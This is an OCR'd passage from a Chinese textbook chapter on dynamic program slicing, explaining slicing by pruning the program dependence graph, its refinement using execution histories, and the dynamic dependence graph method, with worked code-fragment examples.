


图 4-16 基于依赖图的静态切片示例

4.4 动态程序切片

动态切片是一种仅关注在给定某个输入条件下对程序中某点的变量有影响的语句,动态切片的发现来源于程序动态调试的需要,首先由 Korel 和 Laski 提出并给出一种计算方法。由于动态切片时程序的具体输入已经确定,因此与该输入相关的中间临时变量也可以确定,同时依赖这些具体变量的基本块的可达性也随之可能发生变化,比如在静态切片分析时无法确定的指针内容、循环进入和退出条件(while 和 for 循环所控制的基本块可达性)和控制依赖条件(if 语句所控制的基本块可达性)等。

动态切片与静态切片的最大差异就在于是否考虑了程序输入,当考虑程序输入时,程序中的某些路径将不可达,从而能够确定程序依赖图的部分节点与切片准则不相关,可以从原始程序依赖图中删除这些节点以缩小图的规模。因此与静态切片相比,通常动态切片给出的结果更有针对性,切片规模更小而精确。

例如,图 4-17 左侧所示为代码片段 5,右侧为其对应的程序依赖图,依据 4.3.2 节中基于图可达性的切片方法计算其切片,只需要从切片准则对应的节点开始遍历程序依赖图,并提取所有可到达的节点对应的程序语句。示例代码针对切片准则<10,{y}>的静态切片如图 4-18 所示,包括节点 1、2、3、5、6、8 和 10。静态切片中节点 3、6 和 8 都是给 y 赋值的语句,这 3 个节点都数据依赖于节点 1,分别控制依赖于节点 2 和 5(节点 2 和 5 同时数据依赖于节点 1)。因此节点 1 中 x 的取值至关重要。假设给定节点 1 中的 x 值为 1,则节点 1、2、5、8 节点可达,而节点 3、6 不可达,在遍历程序依赖图以获取程序切片时可以忽略这两个节点,最终遍历裁剪后的程序依赖图获得的程序切片为{1,2,5,8,10}。




图 4-17　代码片段 5 及其程序依赖图

再如，针对图 4-8 中的代码，假设第 1 行的 x 值为 2，第 2 行 y 值为 3，则第 5 行将不会执行，因此针对 x 值为 2，y 值为 3，切片准则为＜8，{tmp}＞的动态后向切片将不包含第 5 行代码。

从上述案例可见，动态切片与静态切片相比更为精确，假如在程序调试中在 x 值为 1 的条件下发现节点 10 对应语句中 y 的值错误，则动态切片给出的更小切片仅仅包含了 3 个给 y 赋值的节点中的一个，如图 4-18 和图 4-19 所示。切片规模的显著减小能够帮助调试人员更快速地确定错误原因。




图 4-18　代码片段 5 针对＜10，{y}＞的静态切片

由前述可知，可以通过裁剪程序依赖图来获得动态切片，这种方法称作基于程序依赖图的切片方法。由于该方法获得的切片在某种条件下仍然不够准确，因此 Agrawal 和 Horgan 联合提出了另外一种基于动态依赖图的切片方法。下面将分别针对这两种方法进行介绍。

4.4.1　基于程序依赖图的动态切片方法

前面提到通过裁剪程序依赖图进行动态切片的方法，本节将深入介绍该方法，给出其改进方案，并讨论其局限性。




图 4-19　代码片段 5 针对＜10,{y}＞的动态切片

动态切片除了要考虑切片准则以外，还要考虑程序的具体输入。当程序中某个未指定具体值的变量被赋予某个特定值时，程序运行能够得到一条由执行指令构成的动态执行路径，这条执行路径称为执行历史。例如，针对图 4-20 中代码片段 6，如果给 N 指定一个具体值(假设为 2)，程序动态运行形成的执行历史可以表示为节点编号的序列：＜1,2,3,4,5^1,6^1,7^1,8^1,5^2,6^2,7^2,8^2,5^3,9＞。其中，节点编号有上标表示该节点在执行历史中不止一次出现，上标是其出现次数的递增编号，如 5^3 表示当前是第 3 次执行语句 5。




图 4-20　代码片段 6 及其程序依赖图

前文将程序 P 的静态切片准则记为＜n, V＞，如果程序 P 中所有类似 N 的输入的集合表示为 I_0，则动态切片的切片准则可以扩展表示为＜n, V, I_0＞。注意，本节介绍的动态切片均要求输入 I_0 包括程序运行所需的全部输入，不讨论 I_0 仅包含部分输入导致无法获得执行历史的情况。

基于给定输入 I_0 可以获得程序 P 的一个执行历史，将程序依赖图中不在执行历史中的节点删除，然后从切片准则对应的节点开始进行程序依赖图的节点遍历，即可获得该程序的动她切片，这个方法简单直观，不进一步阐述。

这种切片方法产生的切片并不精确。例如，针对代码片段 6(图 4-20)，当程序输入 N 为 1 时，执行历史为＜1,2,3,4,5^1,6,7,8,5^2,9＞，针对切片准则＜9,{z},{N=1}＞的动态切片为{1,2,3,4,5,6,7,8,9}，从执行历史可知，y 在节点 7 重新赋值定义后并没有在下一次循环中被节点 6 所引用(静态分析中，节点 6 数据依赖于节点 7)，节点 7 和 8 执行后循环结束，因此切片中不应当包含节点 7。这主要是因为程序依赖图是一种静态表示，

节点 9 数据依赖于节点 6，节点 6 数据依赖于节点 7，因此只要节点 7 出现在执行历史中，按照图可达性算法就会包含在动态切片中。

前述方法的问题可以初步总结为：任何一个节点（语句）可能依赖于多个其他节点，这些依赖关系需要通过执行历史中的多条执行路径来体现，因此执行历史中的执行路径虽然无法覆盖该节点与依赖节点之间的全部执行路径，但只要某个节点在执行历史中，则该节点关联的所有边对于图遍历都是有效边，仍然能够通过遍历执行历史没有覆盖的路径，而把不相关节点也加入到切片中，导致最终获得的切片过大。例如，采用该方法，节点 6 数据依赖于节点 2、3、7，但如果执行历史的代码执行路径没有覆盖上述所有依赖关系（如上一段中执行路径没有覆盖节点 7 到节点 6 的数据依赖边），则切片中包含节点 2、3、7 并不合适。

造成前述方法问题的原因在于，切片所依据的执行历史没有考虑和执行路径相关联的依赖关系，因此，一个优化的思路是在执行历史中加入执行路径对应的依赖关系，并依据该执行历史删除程序依赖图中不相关的节点和依赖边，然后进行图遍历即可。经过改进的基于程序依赖图的动态切片方法总结如下：

（1）构造程序依赖图。

（2）依据切片准则的输入 I_0 得到程序动态执行历史。

（3）在程序依赖图中删除在执行历史中不存在的节点。

（4）对于当前依赖图中剩余节点之间的每条边，如果这条边对应的控制和数据依赖关系并没有在执行历史中出现，则将这条边删除。

（5）从切片准则对应的节点开始进行图的遍历，将所有可达的节点加入到切片中。

该方法在某种情况下产生的切片仍然过大，如图 4-21 中代码片段 7，令节点 1 输入 N 值为 2，进入节点 3 的第一次循环时，节点 4 中输入 x 值为 −1，则循环体内 if-else 控制结构的分支语句 6 会执行，进入节点 3 的第二次循环时，节点 4 中输入 x 值为 1，则循环体内 if-else 控制结构的分支语句 7 会执行。假设该程序进入第二次循环的第 9 条语句（节点）时发现变量 z 的值有错误，要通过程序切片来辅助调试。这时程序的执行历史为 $<1,2,3^1,4^1,5^1,6,8^1,9^1,10^1,3^2,4^2,5^2,7,8^2,9^2>$，切片准则为 $<9^2,\{z\}>$，利用上述方法得到的切片为{1,2,3,4,5,6,7,8,9,10}。但第二次循环时，z 值的计算仅仅依赖于节点 7，并不依赖于节点 6，这种情况下该方法得到的切片过大。




图 4-21　代码片段 7 及其程序依赖图

切片过大的原因在于一条语句可能执行多次(在某个循环中),而如果每次执行时该语句分别数据依赖于不同的语句,则经过多次执行后,执行历史中覆盖了这条语句所数据依赖的多条语句,则最终获得的切片也将包含这些语句。而事实上,在切片中得到的该语句所数据依赖的多条语句(如示例中语句 9 数据依赖于语句 6 和语句 7)中,只有最近执行该语句时所数据依赖的语句(按照执行历史,最近执行语句 9 时,语句 9 所数据依赖的语句为语句 7)对切片准则中的变量有影响,而其他语句(如示例中的语句 6)都没有影响。而程序依赖图本身无法体现语句的不同次执行的区别,无法对不同次执行的数据依赖做区分。因此,4.4.2 节引入动态依赖图以解决该问题。

4.4.2 基于动态依赖图的动态切片方法

程序依赖图是一种静态表示,无法体现同一个语句(节点)的不同次执行的区别,因此现在引入一种新的程序执行表示方法,它不但能够表示静态程序依赖关系,同时也能表示程序的动态执行过程,这种新的图称为动态依赖图(Dynamic Dependence Graph, DDG)。

DDG 的构造方法比较简单,即遍历执行历史,依次为其中每个语句(节点)的每一次出现都创建一个新的节点,同时节点之间只因为程序执行而导致有实质的控制和依赖关系时才建立一条依赖边。例如,针对代码片段 7,当 N=3,X 依次取 −4、3 和 −2 时,执行历史为 $<1,2,3^1,4^1,5^1,6^1,8^1,9^1,10^1,3^2,4^2,5^2,7^1,8^2,9^2,10^2,3^3,4^3,5^2,6^2,8^3,9^3,10^3,3^4>$,其动态依赖图如图 4-22 所示,其中 3 行节点对应于循环的 3 次执行。在前两次循环中,节点 8 依赖的节点不同,第一次循环时节点 8 中引用的变量 y 是通过节点 6 的赋值语句定义的,而在第二次循环中是通过节点 7 的赋值语句定义的。动态依赖图中的节点会有重复编号出现,对应该节点所在语句的多次执行。

